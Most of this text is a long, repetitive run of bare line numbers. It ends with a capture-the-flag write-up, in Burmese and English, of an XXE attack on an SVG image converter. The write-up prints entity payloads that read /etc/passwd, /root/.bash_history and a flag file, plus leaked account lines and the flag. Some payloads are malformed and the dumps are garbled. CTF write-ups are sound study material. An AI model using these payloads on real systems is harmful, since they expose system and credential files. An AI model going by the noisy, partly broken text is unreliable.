280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
707
708
709
709
710
711
712
713
714
714
715
716
716
717
718
718
719
719
720
720
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
15
```

## Secure Image Converter



### Challenge Name – Secure Image Converter (Web)

**Point - 300**

**Challenge – <http://ctf.Oxpwn.com:32142/>**



Challenge site ကိုဝင်ကြည့်တော့ Image converter လုပ်ပေးတဲ့ converter လေးတစ်ခုပေးထားတယ်။

Preview လုပ်ကြည့်တော့ image က broken ဖြစ်နေတာတွေရတယ်။ broken image file path ကို သွားကြည့်တော့ Error တွေရတယ်။

**Struts Problem Report**

Struts has detected an unhandled exception:

```

1. null Enclosed Exception: Root element namespace does not match that requested: Requested: http://www.w3.org/2000/svg Found: null
2. org.apache.batik.transcoder.TranscoderException: null Enclosed Exception: Root element namespace does not match that requested: Requested: http://www.w3.org/2000/svg Found: null

```

File: org/apache/batik/transcoder/XMLAbstractTranscoder.java  
Line number: 136

**Stacktraces**

```

java.lang.RuntimeException: org.apache.batik.transcoder.TranscoderException: null Enclosed Exception: Root element namespace does not match that requested: Requested: http://www.w3.org/2000/svg Found: null
    at com.opensymphony.xwork2.actions.CoverITDeprecationAwareAction.execute(CoverITDeprecationAwareAction.java:53)
    at sun.reflect.GeneratedMethodAccessor15.invoke(Unknown Source)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:492)
    at org.apache.struts2.interceptor.MethodInvocationContext$InvocationInvocation.invoke(MethodInvocationContext.java:894)
    at org.apache.struts2.interceptor.MethodInvocationContext.invoke(MethodInvocationContext.java:1599)
    at com.opensymphony.xwork2.validator.ValidationMethodInvocation.invoke(ValidationMethodInvocation.java:96)
    at com.opensymphony.xwork2.validator.ValidationMethodInvocation.invoke(ValidationMethodInvocation.java:1615)
    at org.apache.struts2.interceptor.validation.AnnotationValidationInterceptor.intercept(AnnotationValidationInterceptor.java:165)
    at org.apache.struts2.interceptor.validation.AnnotationValidationInterceptor.intercept(AnnotationValidationInterceptor.java:212)
    at org.apache.struts2.interceptor.validation.AnnotationValidationInterceptor.intercept(AnnotationValidationInterceptor.java:258)

```

Error ကို Googleမှာလိုက်ရှာကြည့်တော့ XML namespace(xmlns tag)မထည့်ထားလို့ error တက်တာ

Link - <https://www.w3.org/TR/2011/REC-SVG11-20110816/intro.html#NamespaceAndDTDIdentifiers>

Error fix လိုက်တော့ ဒီလို လေးပေါ်လာတယ်။



XML သုံးထားတော့ XXE ပေါက်မပေါက် payload ပြန်ပြင်ပြီးထပ်စမ်းကြည့်တယ်။ output လေးတော့ထွက်လာတယ်။



Image width, height နဲ့ x, y သေချာပြန်ချိန်လိုက်တော့ payload output ပြတယ်။

## Secure Image Converter

*Simple image conversion.*

The screenshot shows a two-panel interface. The left panel contains the XML code for an SVG image:

```
<!--?xml version="1.0"?-->
<!DOCTYPE replace [!ENTITY %SYSTEM "file:///etc/passwd">]
>
<svg xmlns="http://www.w3.org/2000/svg" height="250"
width="200">
<text x="10" y="50" fill="black">
%SYSTEM;
</text>
<br/>Sorry, your browser does not support inline SVG.
</svg>
```

A small 'Preview' button is at the bottom of the left panel. The right panel is a blank white space.

## /etc/shadow

### Secure Image Converter

*Simple image conversion.*

root:17294:0:99999:7::daemon:17294:0:99999:7::bin:17294:0:99999:7::sys:17294:0:99999:7::sync:17294:0:99999:7::games:17294:0:99999:7::man:17294:0:99999:7::lp:17294:0:99999:7::mail:17294:0:99999:7::news:17294:0:99999:7::uuqp:17294:0:99999:7::proxy:17294:0:99999:7::w

သတိထားမိတာကကျွန်တော်တိမှာ root permission ရနေပြီး ဖိုင်တွေအကုန် access ရပေမယ့် flag ကဘယ်

Path ထဲမှာသိမ်းထားလဲဆိုတာ မသိတာပဲ။ နောက်မှ root ထဲက.bash\_history တွေလို့ bash history စံcheck

ကြည့်တာ cat /secret/ijk/flag.txt ဆိုတာသွားတွေ့တော့ flag ဖိုင် path ဆိုတာ သေချာပြီ။

## /root/.bash\_history

### Secure Image Converter

*Simple image conversion.*

The screenshot shows a two-panel interface. The left panel contains the XML code for an SVG image:

```
<!--?xml version="1.0"?-->
<!DOCTYPE replace [!ENTITY %SYSTEM "file:///root/.bash_history">]
>
<svg xmlns="http://www.w3.org/2000/svg" height="250"
width="200">
<text x="10" y="50" fill="black">
%SYSTEM;
</text>
<br/>Sorry, your browser does not support inline SVG.
</svg>
```

A small 'Preview' button is at the bottom of the left panel. The right panel shows a terminal log with a redacted command:

```
lsd logs/scat catalina 2021-10-23 logcat manager 2021-10-23 logd eariscat localhost 2021-10-23 logcat manager 2021-10-23 logd .. /cd .. /sexitis cat /secret/ijk/flag.txt exit(is .alps aux exit
```

/secret/ijk/flag.txt

The screenshot shows a web-based application titled "Secure Image Converter". At the top right, it says "Simple image conversion.". Below the title is a text input area containing XML code:

```
<!--?xml version="1.0"?-->
<!DOCTYPE replace [<!ENTITY &ent SYSTEM "file:///secret/ijk/flag.txt"> ]>
<svg xmlns="http://www.w3.org/2000/svg" height="250" width="1200">
<text x="10" y="50" fill="black">
&ent;
</text>
Sorry, your browser does not support inline SVG.
</svg>
```

Below the XML code is a "Preview" button. To the right of the preview area, there is a large empty space with the text "0xpwn{Expl0t4t10n\_DtD\_1s\_A1way5\_fuN\_\$@#!}".

Flag - 0xpwn{Expl0t4t10n\_DtD\_1s\_A1way5\_fuN\_\$@#!}

အဆုံးထိဖတ်ပေးကြတဲ့အတွက်ကျေးဇူးပါ။

Thanks For Challenges 0xpwn

Kaung Yan Paing (HeX)